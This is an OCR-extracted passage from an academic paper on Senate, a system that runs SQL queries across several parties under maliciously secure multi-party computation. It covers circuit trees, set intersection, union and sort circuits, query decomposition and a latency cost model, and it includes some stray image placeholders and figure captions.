3. Parties $P_i \in \mathcal{P}_1$ verify that $K_i[\hat{b}_u^j] \oplus \hat{b}_u^j \cdot \tilde{\Delta}_i = M_i[\hat{b}_u^j]$ for all $j \in \mathcal{P}_1$.
4. Parties $P_i \in \mathcal{P}_2$ verify that $K_i[\lambda_u^j] \oplus \lambda_u^j \cdot \tilde{\Delta}_i = M_i[\lambda_u^j]$ for all $j \in \mathcal{P}_2 \setminus \mathcal{P}_1$.
5. If verification fails, output $\perp$ and abort. Otherwise, output

$$\hat{b}_u = \left(\bigoplus_{P_i \in \mathcal{P}_2} \lambda_u^i \right) \oplus b_u = \left(\bigoplus_{P_i \in \mathcal{P}_1} \lambda_u^i \right) \oplus \left(\bigoplus_{P_i \in \mathcal{P}_2 \setminus \mathcal{P}_1} \lambda_u^i \right) \oplus b_u = \hat{b}_u^{\mathcal{P}_1} \oplus \left(\bigoplus_{P_i \in \mathcal{P}_2 \setminus \mathcal{P}_1} \lambda_u^i \right)$$

and the leaves are the tree's input wires (which are also input wires to some circuit in the tree). Each node that provides input to an internal node C in the tree is a child of C. Since T is a tree, this implies that all of a child's output wires may only be fed as input to a single parent node in the tree.

We denote a circuit C's and a tree T's input wires by $\mathcal{I}(C)$ and $\mathcal{I}(T)$ respectively. Each wire $w \in \mathcal{I}(T)$ is associated with one party P_i, in which case we write $\mathsf{parties}(w) = P_i$. Let $G_1, \ldots, G_k$ be C's children, we define $\mathsf{parties}(C) = \cup_{i=1}^k \mathsf{parties}(G_i)$. Note that we assume, without loss of generality, that the root circuit $C \in T$ has $\mathsf{parties}(C) = \{P_1, \ldots, P_m\}$ (*i.e.*, it involves inputs from all parties). Our goal is to achieve secure computation for circuit trees; however, as discussed earlier, our construction does not support arbitrary trees. We now describe formally what can be achieved.

Definition 2. *A circuit $C : \mathcal{D} \to \mathcal{R}$ (where $\mathcal{D} \subseteq \{0,1\}^k$ is C's domain and $\mathcal{R} \subseteq \{0,1\}^\ell$ is the range) is* invertible *if there is a polynomial time algorithm $\mathcal{A}$ (in the size of the circuit $|C|$) such that given $y \in \{0,1\}^\ell$:*

$$\mathcal{A}(y) = \begin{cases} x \text{ such that } x \in \mathcal{D} \text{ and } C(x) = y & \text{if } y \in \mathcal{R} \\ \perp & \text{if } y \notin \mathcal{R} \end{cases}$$

Note that in the definition above, the circuit C need not be "full range", *i.e.*, its range may be a subset of $\{0,1\}^\ell$. In such cases, we require that it is "easy" to verify that a given value $y \in \{0,1\}^\ell$ is also in $\mathcal{R}$. By easy we mean that it can be verified by a polynomial-size circuit. We also denote by $\mathsf{ver}_C(y)$ the circuit that checks whether a value $y \in \{0,1\}^\ell$ is in $\mathcal{R}$ and returns 0 or 1 accordingly. Note that given a tree of circuits, the range of an intermediate circuit depends not only on the circuit's computation, but also on the ranges of its children because they limit the circuit's domain. Thus, these ranges need to be deduced topologically for the tree, using which the ver_C circuit is manually crafted.

Definition 3. *For $t < m$, the class of t-*admissible circuit trees*, denoted $\mathcal{T}(t)$, contains all circuit trees T, such that C is invertible for all $C \in T$ where $|\mathsf{parties}(C)| \leq t$. In addition, each circuit C that is parent to circuits $G_1, \ldots, G_k$ has $\mathsf{ver}_{G_1}, \ldots, \mathsf{ver}_{G_k}$ embedded within it as sub-circuits, and $\mathsf{parties}(C) = \cup_{i=1}^k \mathsf{parties}(G_i)$.*

The above suggests that there *may* indeed be non-invertible circuits (*e.g.*, a preimage resistant hash) in the tree; the only restriction is that such a circuit should be evaluated by more than t parties. The definition of MPC for circuit trees follows the general definition of MPC [38], as presented below.

FUNCTIONALITY 2. $\mathcal{F}_{\mathsf{MPC\text{-}tree}}$ – *MPC for circuit trees*

Parameters. A circuit tree T and parties $P_1, \ldots, P_m$.
Inputs. For each $w \in \mathcal{I}(T)$ where $P_i = \mathsf{parties}(w)$, wait for an input bit b_w from P_i.
Outputs. The bit b_w for every w in T's output wires, given by evaluating T in a topological order from leaves to root.

We realize $\mathcal{F}_{\mathsf{MPC\text{-}tree}}$ using the protocol $\Pi_{\mathsf{MPC\text{-}tree}}$ (Protocol 2), which is our overall protocol for securely executing circuit trees. The protocol works as follows. In the offline phase the parties simply garble all circuits using $\mathsf{WRK} \cdot \mathsf{Garble}$; each circuit is garbled independently from the others. Then, beginning from the tree's leaf nodes, the parties evaluate the

PROTOCOL 2. $\Pi_{\mathsf{MPC\cdot tree}}$ - *MPC for circuit trees*

Parameters. The circuit tree T. Parties $P_1,\ldots,P_m$.
Inputs. For $w \in \mathcal{I}(T)$, $P_i = \mathsf{parties}(w)$ has $b_w \in \{0,1\}$.
Protocol.

1. *Offline.* For every circuit $C \in T$, $\mathsf{parties}(C)$ run $\mathsf{WRK}\cdot\mathsf{Garble}(C)$ to obtain $\mathsf{G}(C)$ along with $\langle \lambda_w \rangle$ for all input and output wires w.
2. *Online.* For each circuit C in T (topologically) do:
   (a) *Input.* For every $u \in \mathcal{I}(C)$: If $u \in \mathcal{I}(T)$ and $P_i = \mathsf{parties}(u)$ then $\mathsf{parties}(C)$ reconstruct λ_u to P_i. Else, if u is connected to an output wire v of a child circuit C' then run $\mathcal{F}_{\mathsf{Solder}}(v,u)$, by which $\mathsf{parties}(C)$ obtain $\hat{b}_u$.
   (b) *Evaluate.* Run $\mathsf{WRK}\cdot\mathsf{Eval}$ on $\mathsf{G}(C)$ and $\hat{b}_u$ for every $u \in \mathcal{I}(C)$, by which $\mathsf{parties}(C)$ obtain $\hat{b}_v$ for every C's output wire v. If $G_1,\ldots,G_c$ are C's children then abort if an intermediate value $\mathsf{ver}(G_i) = 0$ for some $i \in [c]$.
   (c) *Output.* If C is the root of T, reconstruct $\langle \lambda_w \rangle$ for every $w \in \mathcal{O}(C)$, by which all parties obtain $b_w = \hat{w} \oplus \lambda_w$.

circuits using $\mathsf{WRK}\cdot\mathsf{Eval}$, such that each circuit C is evaluated only by $\mathsf{parties}(C)$ (not all the parties). When a value on an output wire of some circuit C' should travel privately to the input wire of the next circuit C then $\mathsf{parties}(C)$ run the soldering protocol. As discussed above, $\mathsf{parties}(C')$ may be a subset of $\mathsf{parties}(C)$. Once all the nodes have been evaluated, the parties operate exactly as in the WRK protocol in order to reveal the actual value on the output wire.

We prove the security of protocol $\Pi_{\mathsf{MPC\cdot tree}}$ per the following theorem in an extended version of our paper. We remark that our protocol inherits the random oracle assumption from its use of the WRK protocol.

Theorem 2. *Let $t < m$ be the number of parties corrupted by a static adversary. Then, protocol $\Pi_{\mathsf{MPC\cdot tree}}$ securely computes $\mathcal{F}_{\mathsf{MPC\cdot tree}}$ (per Definition 1) for any $T \in \mathcal{T}(t)$, in the random oracle model and the $\mathcal{F}_{\mathsf{Solder}}$-hybrid model.*

We stress that intermediate values (output wires of internal nodes) are authenticated secret shares, each using fresh randomness, and thus kept secret from the adversary. In particular, the adversary's input is independent of these values.

Note that by our construction, if there is a sub-tree rooted at a circuit C such that $\mathsf{parties}(C)$ are all corrupted, then the adversary may skip the 'secure computation' of that sub-tree and simply provide inputs directly to C's parent. This, however, does not form a security issue because a malicious adversary may change its input anyway, and the sub-tree is invertible—hence, whatever input is given to C's parent, it can be used to extract *some* possible adversary's input to the tree's input wires (and hence to the functionality) that leads to the target output from the functionality.

In the following sections, we describe how Senate executes SQL queries by transforming them into circuit trees that can be securely executed using our protocol.

5 Senate's circuit primitives

Senate executes a query by first representing it as a tree of Boolean circuits, and then processing the circuit tree using its efficient MPC protocol. To construct the circuits, Senate uses a small set of circuit primitives which we describe in turn. In later sections, we describe how Senate composes these primitives to represent SQL operations and queries.

5.1 Filtering

Our first building block is a simple circuit (Filter) that takes a list of elements as input, and passes each element through a sub-circuit that compares it with a specified constant. If the check passes, it outputs the element, else it outputs a zero.

5.2 Multi-way set intersection

Next, we describe a circuit for computing a *multi-way* set intersection. Prior work has mainly focused on designing Boolean circuits for two-way set intersections [12, 43]; here we design optimized circuits for intersecting multiple sets. Our circuit extends the two-way SCS circuit of Huang *et al.* [43]. We start by providing a brief overview of the SCS circuit, and then describe how we extend it to multiple sets.

The two-way set intersection circuit (2-SI). The sort-compare-shuffle circuit of Huang *et al.* [43] takes as input two sorted lists of size n each with *unique* elements, and outputs a list of size n containing the intersection of the lists interleaved with zeros (for elements that are not in the intersection). (1) The circuit first merges the sorted lists. (2) Next, it filters intersecting elements by comparing adjacent elements in the list, producing a list of size n that contains all filtered elements interleaved with zeros. (3) Finally, it shuffles the filtered elements to hide positional information about the matches.

In Senate's use cases, set intersection results are often not the final output of an MPC computation, and are instead intermediate results upon which further computation is performed. In such cases, the shuffle operation is not performed.

A multi-way set intersection circuit (m-SI). Suppose we wish to compute the intersection over three sets A, B and C. A straightforward approach is to compose two 2-SI circuits together into a larger circuit (*e.g.*, as 2-SI(2-SI$(A,B),C$)). However, such an approach doesn't work out-of-the-box because the intermediate output $O =$ 2-SI(A,B) needs to be sorted before it can be intersected with C, as expected by the next 2-SI circuit. While one can accomplish this by sorting the output, it comes at the cost of an extra $O(n\log^2 n)$ gates.

Instead of performing a full-fledged sort, we exploit the observation that, essentially, the output O of 2-SI is the *sorted* result of $A \cap B$ interleaved with zeros. So, we transform O into a *sorted multiset* via an intermediate *monotonizer* circuit Mono that replaces each zero in O with the nearest preceding non-zero value. Concretely, given $O = (a_1 \ldots a_n)$ as input, Mono outputs $M = (b_1 \ldots b_n)$, such that $b_i = a_i$ if $a_i \neq 0$, else $b_i = b_{i-1}$. For example, if $O = (1,0,2,3,0,4)$, then Mono converts it to $M = (1,1,2,3,3,4)$.

Since M now also contains duplicates, for correctness of the overall computation, the next 2-SI that intersects M with C needs to be able to discard these duplicates. We therefore modify the next 2-SI circuit: (i) the circuit tags a bit to each element in the input lists that identifies which list the element belongs to, *i.e.*, it appends 0 to every element in the first list, and 1 to every element in the second; (ii) the comparison phase of the circuit additionally verifies that elements with equal values have different tags. These modifications ensure that duplicates in the same intermediate list aren't added to the output. We refer to this modified 2-SI circuit as 2-SI$*$.

The described approach generalizes to multiple input sets in an identical manner. Note that in general, there can be many ways of constructing the binary tree of 2-SI circuits (*e.g.*, a left-deep vs. balanced tree). In §7 we describe how Senate's compiler picks the optimal design when executing queries.

5.3 Multi-way sort

Given m sorted input lists of size n each, a multi-way sort circuit m-Sort merges the lists into a single sorted list of size $m \times n$, using a binary tree of bitonic merge operations (implemented as the Merge circuit).

5.4 Multi-way set union

Our next building block is a circuit for multi-way set unions. In designing the circuit, we extend the two-way set union circuit of Blanton and Aguiar [12].

The two-way set union circuit (2-SU). Given two sorted input lists of size n each with unique elements, the 2-SU circuit produces a list of size $2n$ containing the set union of the inputs. Blanton and Aguiar [12] proposed a 2-SU circuit similar to 2-SI: (1) It first merges the input lists into a single sorted list. (2) Next, it removes duplicate elements from the list: for every two consecutive elements e_i and e_{i+1}, if $e_i \neq e_{i+1}$ it outputs e_i, else it outputs 0. (3) Finally, the circuit randomly shuffles the filtered elements to hide positional information.

A multi-way set union circuit (m-SU). It might be tempting to construct a multi-way set union circuit by composing multiple 2-SU circuits together, similar to m-SI. However, such an approach is sub-optimal: unlike the intersection case where intermediate lists remain size n, in unions the intermediate result size grows as more input lists are added. This leads to an unnecessary duplication of work in subsequent circuits. Instead, we construct a multi-way analogue of the 2-SU circuit, as follows: (1) We first merge all m input lists together into a single sorted list using an m-Sort circuit. (2) We then remove duplicate elements from the sorted list, in a manner identical to 2-SU. We refer to the de-duplication sub-circuit in m-SU as Dedup. The m-SU circuit may thus alternately be expressed as a composition of circuits: Dedup $\circ$ m-Sort.

5.5 Input verification

Our description of the circuits thus far (m-SI, m-SU, and m-Sort) assumes that their inputs are sorted. While this assumption is safe in the case of semi-honest adversaries, it fails in the presence of malicious adversaries who may arbitrarily deviate from the MPC protocol. For malicious security, we need to additionally *verify* within the circuits that the inputs to the circuit are indeed sorted sets. To this end, we augment the circuits with *input verifiers* Ver, that scan each input set comparing adjacent elements e_i and e_{i+1} in pairs to check if $e_{i+1} > e_i$ for all i; if so, it outputs a 1, else 0. When a given circuit is augmented with input verifiers, it additionally outputs a logical AND over the outputs of all constituent Ver circuits. This enables all parties involved in the computation to verify that the other parties did not cheat during the MPC protocol.

6 Decomposable circuits for SQL operators

Given a SQL query, Senate decomposes it into a tree of SQL operations and maps individual operations to Boolean circuits. For some operations—namely, joins, group-by, and order-by operations—the Boolean circuits can be *further decomposed* into a tree of sub-circuits, which results in greater efficiency. In this section, we show how Senate expresses individual SQL operations as circuits using the primitives described in §5, decomposing the circuits further when possible. Later in §7, we describe the overall algorithm for transforming queries into circuit trees and executing them using our MPC protocol.

Notation. We express Senate's transformation rules using traditional relational algebra [20], augmented with the notion of parties to capture the collaborative setting. Let $\{P_1, \ldots, P_m\}$ be the set of parties in the collaboration. Recall that we write $R|P_i$ to denote a relation R (*i.e.*, a set of rows) held by P_i. We also repurpose $\cup$ to denote a simple concatenation of the inputs, as opposed to the set union operation. The notation for the remaining relational operators are as follows: σ filters the input; τ performs a sort; $\bowtie$ is an equijoin; and γ is group-by.

6.1 Joins

Consider a collaboration of m parties, where each party P_i holds a relation R_i and wishes to compute an m-way join:

$$\bowtie(R_1|P_1, \ldots, R_m|P_m)$$

Senate converts *equijoin* operations—joins conditioned on an equality relation between two columns—to set intersection circuits. Specifically, Senate maps an m-way equijoin operation to an m-SI circuit. For all other types of join operations, such as joins based on column comparisons or compound logical expressions, Senate expresses the join using a simple Boolean circuit that performs a series of operations per pairwise combination of the inputs. However, a recent study [45] notes that the vast majority of joins in real-world queries (76%) are equijoins. Thus, a majority of join queries can benefit from our optimized design of set intersection circuits.

Decomposing joins across parties. If parties don't care about privacy, the simplest way to execute the join would be to perform a series of 2-way joins in the form of a tree. For example, one way to evaluate a 4-way join is to order the constituent joins as $((R_1 \bowtie R_2) \bowtie (R_3 \bowtie R_4))$. To mimic this decomposition, Senate starts by designing an m-SI Boolean

circuit to compute the operation (with $m = 4$). Senate then evaluates the m-SI circuit by decomposing it into its constituent sub-circuits as follows:

1. First, each party locally sorts its input sets (as required by the m-SI circuit).
2. Next, parties P_1 and P_2 jointly compute a 2-SI operation over R_1 and R_2, followed by the monotonizer Mono. In parallel, parties P_3 and P_4 compute a similar circuit over R_3 and R_4. The 2-SI circuits are augmented with Ver sub-circuits that verify that the input sets are sorted.
3. Finally, all four parties evaluate a 2-SI$*$ circuit over the outputs of the previous step; as before, the circuit includes a Ver sub-circuit to check that the inputs are sorted. Note that though the evaluated circuit takes two sets as input, the circuit computation involves all four parties.

In general, multiple tree structures are possible for decomposing an m-way join. Senate's compiler (which we describe in §7) derives the best plan for the query using a cost model.

Joins over multisets. Senate's m-SI circuit can be extended to support joins over multisets in a straightforward manner. We defer the details to an extended version of our paper.

6.2 Order-by limit

In the collaborative setting, the m parties may wish to perform an order-by operation (by some column c) on the union of their results, optionally including a limit l:

$$\tau_{c,l}(\cup_i R_i | P_i)$$

Senate maps order-by operations directly to the m-Sort circuit. If the operation includes a limit l, then the circuit only outputs the wires corresponding to the first l results.

Recall from §5.3 that m-Sort is a composition of Merge sub-circuits (that perform bitonic merge operations). If the operation includes a limit l, then we make an optimization that reduces the size of the overall circuit. We note that since the circuit's output only contains wires corresponding to the first l elements of the sorted result, any gates that do not impact the first l elements can be discarded from the circuit. Hence, if an element is outside the top l choices for any intermediate Merge, then we discard the corresponding gates.

Decomposing order-by across parties. Since the m-Sort circuit is composed of a tree of Merge sub-circuits, it can be straightforwardly decomposed across parties by distributing the constituent Merge sub-circuits. For example, one way to construct a 4-party sort circuit is: $\mathsf{Merge}(\mathsf{Merge}(R_1, R_2), \mathsf{Merge}(R_3, R_4))$. To decompose this:

1. Each party first sorts their input locally (as expected by the m-Sort circuit).
2. Parties P_1 and P_2 compute a Merge sub-circuit; P_3 and P_4 do the same in parallel.
3. All 4 parties finally Merge the previous outputs.

Once again, multiple tree structures are possible for distributing the Merge circuits, and the Senate compiler's planning algorithm picks the best structure based on a cost model.

6.3 Group-by with aggregates

Suppose the parties wish to compute a group-by operation over the union of their relations (on some column c), followed by an aggregate Σ per group:

$$\gamma_{c,\Sigma}(\cup_i R_i | P_i)$$

Senate starts by mapping the operator to a $\Sigma \circ m$-SU circuit that computes the aggregate function $\Sigma = \texttt{SUM}$. To do so, we extend the m-SU circuit with support for aggregates. Recall from §5.4 that the m-SU circuit is a composition of sub-circuits $\mathsf{Dedup} \circ m$-Sort.

Let the input to the group-by operation be a list of tuples of the form $t_i = (a_i, b_i)$, such that the a_i values represent the columns over which groups are made, and the b_i values are then aggregated per group.

1. In the m-Sort phase, Senate evaluates the m-Sort sub-circuit over the a_i values per tuple, while ignoring b_i.
2. In the Dedup phase, for every two consecutive tuples (a_i, b_i) and (a_{i+1}, b_{i+1}), the circuit outputs (a_i, b_i) if $a_i \neq a_{i+1}$, else it outputs $(0, b_i)$
3. In addition, we augment the Dedup phase to compute aggregates over the b_i values. The circuit makes another pass over the tuples (a'_i, b_i) output by Dedup while maintaining a running aggregate agg: if $a'_i = 0$ then it updates agg with b_i and outputs $(0, 0)$; otherwise, it outputs $(a'_i, \texttt{agg})$.

Decomposing group-by across parties. Senate decomposes group-by operations in two ways. First, group-by operations with aggregates can typically be split into two parts: local aggregates per party, followed by a joint group-by aggregate over the union of the results. This is a standard technique in database theory. For example, suppose $\Sigma = \texttt{COUNT}$. In this case, the parties can first compute local counts per group, and then evaluate a joint sum per group over the local results. Rewriting the operation in this manner helps Senate reduce the amount of joint computation performed using a circuit, and is thus beneficial for performance.

Second, we note that the joint group-by computation can be further decomposed across parties. Specifically, the m-Sort phase of the overall m-SU circuit (as described above) can also be distributed across the parties in a manner identical to order-by (as described in §6.2).

6.4 Filters and Projections

Filtering is a common operation in queries (*i.e.*, the WHERE clause in SQL), and parties in a collaboration may wish to compute a filter on the union of their input relations:

$$\sigma_f(\cup_i R_i | P_i)$$

where f is the condition for filtering. Senate maps the operation to a Filter circuit. Filtering operations at the start of a query can be straightforwardly distributed by evaluating the filter locally at each party, before performing the union.

As regards projections, typically, these operations simply exclude some columns from the relation. Given a relation, Senate performs a projection by simply discarding the wires

corresponding to the non-projected columns.

7 Query execution

We now describe how Senate executes a query by decomposing it into a tree of circuits. In doing so, Senate's compiler ensures that the resulting tree satisfies the requirements of our MPC protocol (per Definition 3)—namely, that each circuit in the tree is invertible.

7.1 Query decomposition and planning

We start by describing the Senate compiler's query decomposition algorithm. Given a query, the compiler transforms the query into a circuit tree in four steps, as illustrated in Figure 3. We use the medical query from §1.1 as a running example.

Step ❶: Construction of tree of operators. Senate first represents the query as a *tree* of relational operations. The leaves of the tree are the input relations of individual parties, and the root outputs the final query result. Each non-leaf node represents an operation that will be jointly evaluated only by the parties whose data the node takes as input. Thus, the set of parties evaluating a node is always a superset of its children.

While a query can naturally be represented as a directed acyclic graph (DAG) of relational operators, Senate recasts the DAG into a tree to satisfy the *input consistency* requirements of our MPC protocol. Specifically, Senate ensures that the outputs of no intermediate node (or the input tables at the leaves) are fed to more than one parent node. This is because in such cases, if any two parents are evaluated by disjoint sets of parties, then this leads to a potential input inconsistency—that is, if all the parties at the current node collude, then there is no guarantee that they provide the same input to both parents. A tree representation resolves this problem.

Figure 3 illustrates the query tree for the medical query and comprises the following sequence of operator nodes—the input tables of the parties (in the leaves) are first concatenated into a single relation which is then processed jointly using a filter, a group-by aggregate, and an order-by limit operator.

Step ❷: Query splitting. Next, Senate logically rewrites the query tree, splitting it such that the parties perform as much computation as possible locally over their plaintext data, (*i.e.*, filters and aggregates), thereby reducing the amount of computation that need to be performed jointly using MPC. To do so, it applies traditional relational equivalence rules that (i) push down selections past joins and unions, and (ii) decomposes group-by aggregates into local aggregates followed by a joint aggregate.

For example, as shown in Figure 3, Senate rewrites the medical query in both these ways. Instead of performing the filtering jointly (after concatenating the parties' inputs), Senate pushes down the filter past the union and parties apply it locally. In addition, it further splits the group-by aggregate—parties first compute local counts per group, and the local counts are jointly summed up to get the overall counts.

Though such an approach has also been explored in prior work [4, 77], an important difference in Senate is that while prior approaches assume a semi-honest threat model, Senate targets security against malicious adversaries who may arbitrarily deviate from the specified protocol. To protect against malicious behavior, Senate's split is different than the semi-honest split; Senate performs two actions: (i) additionally verifies that all local computations are valid; and (ii) ensures that the splitting does not introduce input consistency problems. We describe how Senate tackles these issues next.

Step ❸: Verifying intermediate operations. We need to take a couple of additional steps before we can execute the tree of operations securely using our MPC protocol. As §4.3 points out, to be maliciously secure, the tree of circuits needs to be "admissible" (per Definition 3), *i.e.*, each intermediate operation in the tree must be invertible, and each intermediate node must also be able to verify that the output produced by its children is possible given the query.

Thus, in transforming a query to a circuit tree, Senate's compiler deduces the set of outputs each intermediate operation can produce, while ensuring the operation is invertible. For example, a filter of the type "`WHERE 5 < age < 10`" requires that in all output records, each value in column `age` must be between 5 and 10. Note that the values of intermediate outputs also vary based on the set of preceding operations. For more complex queries, the constraints imposed by individual operators accumulate as the query tree is executed.

Senate's compiler traverses the query tree upwards from the leaves to the root, and identifies the constraints at every level of the tree. For simplicity, we limit ourselves to the following types of constraints induced by relational operators: (i) each column in a relation can have range constraints of the type $n_1 \leq a \leq n_2$, where n_1 and n_2 are constants; (ii) the records are ordered by a single column; or (iii) the values in a column are distinct. If the cumulative constraints at an intermediate node in the tree are limited to the above, then Senate's compiler marks the node as *verifiable*. If a node produces outputs with different constraints, then the compiler marks it as *unverifiable*—for such nodes, Senate *merges* the node with its parent into a single node and proceeds as before.

If a node / leaf feeds input to more than one parent (perhaps as a result of the query rewriting in the previous step), then the compiler once again merges the node and all its parents into a single node, in order to avoid input consistency problems.

At the end of the traversal, the root node is the only potentially unverifiable node in the tree, but this does not impact security. Since all parties compute the root node jointly, the correctness of its output is guaranteed.

As an example, in Figure 3, the local nodes at every party locally evaluate the filter $\sigma_{\texttt{has_cdiff=True}}$, which constrains the column `has_cdiff` to the value `'True'`, and satisfies condition (i) above. The subsequent group-by aggregate operation $\gamma_{\texttt{diag,count}}$ does not impose any constraint on either `diag` or `count` (since parties are free to provide inputs of their choice, assuming there are no constraints on the input




Fig. 3: Query execution in Senate. Colored keys and locks indicate which parties are involved in which MPC circuits.

columns). The local nodes are thus marked verifiable. All remaining operations are performed jointly by all parties at the root node, and thus do not need to be checked for verifiability.

In our extended paper, we work out in detail how Senate's compiler deduces the range constraints imposed by various relational operations (*i.e.*, what needs to be verified). Then, we show the invertibility of relational operations given these constraints. This ensures that the resulting tree is admissible, and satisfies the requirements of Senate's MPC protocol.

Step 4: Mapping operators to circuits. The final step is to map each jointly evaluated node in the query tree to a circuit (per §6): σ maps to the Filter circuit, $\bowtie$ maps to m-SI, group-by aggregate maps to $\Sigma \circ m$-SU, and order-by-limit maps to m-Sort. In doing so, Senate's compiler uses a planning algorithm that *further decomposes* each circuit into a tree of circuits based on a cost model (described shortly).

For example, for the medical query in Figure 3, Senate maps the group-by aggregate operation $\gamma_{\texttt{diag,sum}}$ to a $\Sigma \circ m$-SU circuit. Note that m-SU requires its inputs to be sorted; therefore, the compiler augments the children nodes with sort operations $\tau_{\texttt{diag}}$. It then further decomposes the m-Sort phase of m-SU into a tree of Merge sub-circuits, per §6.3

This tree of circuits is finally evaluated securely using our MPC protocol. Note that at each node, only the parties that provide the node input are involved in the MPC computation.

7.2 Cost model for circuit decomposition

The planning algorithm models the latency cost of evaluating a circuit tree in terms of the constituent cryptographic operations. It then enumerates possible decomposition plans, assigns a cost to each plan, and picks the optimal plan for decomposing the circuit.

Recall from §4 that the cost of executing a circuit via MPC can be divided into an offline phase (for generating the circuits), and an online phase (for evaluating the circuits). Given a circuit tree T, let the root circuit be C with children C_0 and C_1. Let T_0 and T_1 refer to the subtrees rooted at nodes C_0 and C_1 respectively. Then, Senate's compiler models the total latency cost $\mathcal{C}$ of evaluating T as:

$$\mathcal{C}(T) = \max(\mathcal{C}(T_0), \mathcal{C}(T_1)) + \max(\mathcal{C}_{\text{solder}}(T_0), \mathcal{C}_{\text{solder}}(T_1)) + \mathcal{C}_{\text{offline}}(C) + \mathcal{C}_{\text{online}}(C)$$


Essentially, since subtrees can be computed in parallel, the cost model counts the maximum of these two costs, followed by the cost of soldering the subtrees with the root node. It adds this to the cost of the offline and online phases for T's root circuit C, $\mathcal{C}_{\text{offline}}$ and $\mathcal{C}_{\text{online}}$ respectively.

We break down each cost component in terms of two unit costs by examining the MPC protocol: the unit computation cost L_s of performing a single symmetric key operation, and the unit communication cost $L_{i,j}$ (pairwise) between parties P_i and P_j. Senate profiles these unit costs during system setup. In addition, the costs also depend on the size of the circuit being computed $|C|$ (*i.e.*, the number of gates in the circuit), the size of each party's input set $|I|$, and the number of parties m computing the circuit. For simplicity, the analysis below assumes that each party has identical input set size; however, the model can be extended in a straightforward manner to accommodate varying input set sizes as well.

The soldering cost $\mathcal{C}_{\text{solder}}$ can be expressed as $(m-1)|I| \cdot \max_{i,j}(L_{i,j})$ (since it involves a single round of communication between all parties). Next, we analyze the WRK protocol to obtain the following equations:


$$\mathcal{C}_{\text{offline}}(C) = (m-1)|C| \cdot \max(L_{i,j}) + 4|C| \cdot L_s + |C| \cdot \max(L_{1,i})$$

In more detail, in the offline phase, each party (in parallel with the others) communicates with the $m-1$ other parties to create a garbled version of each gate in the circuit; each gate requires 4 symmetric key operations (one per row in the truth table representing the gate); they then send their individual garbled gates (in parallel) to the evaluator. Our analysis here is a simplification in that we ignore the cost of some function-independent preprocessing steps from the offline phase. This




(a) m-SI of $1K$ inputs/party. **(b)** m-SI with 16 parties.

Fig. 4: Performance of m-SI in LAN.




(a) m-Sort of 600 inputs/party. **(b)** m-Sort with 16 parties.

Fig. 5: Performance of m-Sort in LAN.



(a) m-SU of 600 inputs/party. **(b)** m-SU with 16 parties.

Fig. 6: Performance of m-SU in LAN.



(a) Peak memory usage **(b)** Network usage

Fig. 7: Resource consumption of building blocks (16 parties).

is because these steps are independent of the input query, and thus do not lie in the critical path of query execution.

Similarly, the cost of the online phase can be expressed as

$$\mathcal{C}_{\text{online}}(C) = (m-1)|I| \cdot \max(L_{i,j}) + (m-1)|I| \cdot \max(L_{1,i}) + (m-1)|C| \cdot L_s$$

In this phase, the garblers communicate with all other parties to compute and send their encrypted inputs to the evaluator; in addition, the evaluator communicates with each garbler to obtain encrypted versions of its own inputs. The evaluator then evaluates the gates per party. The size of the circuit $|C|$ depends on the function that the circuit evaluates (per §5), the number of inputs, and the bit length of each input.

8 Evaluation

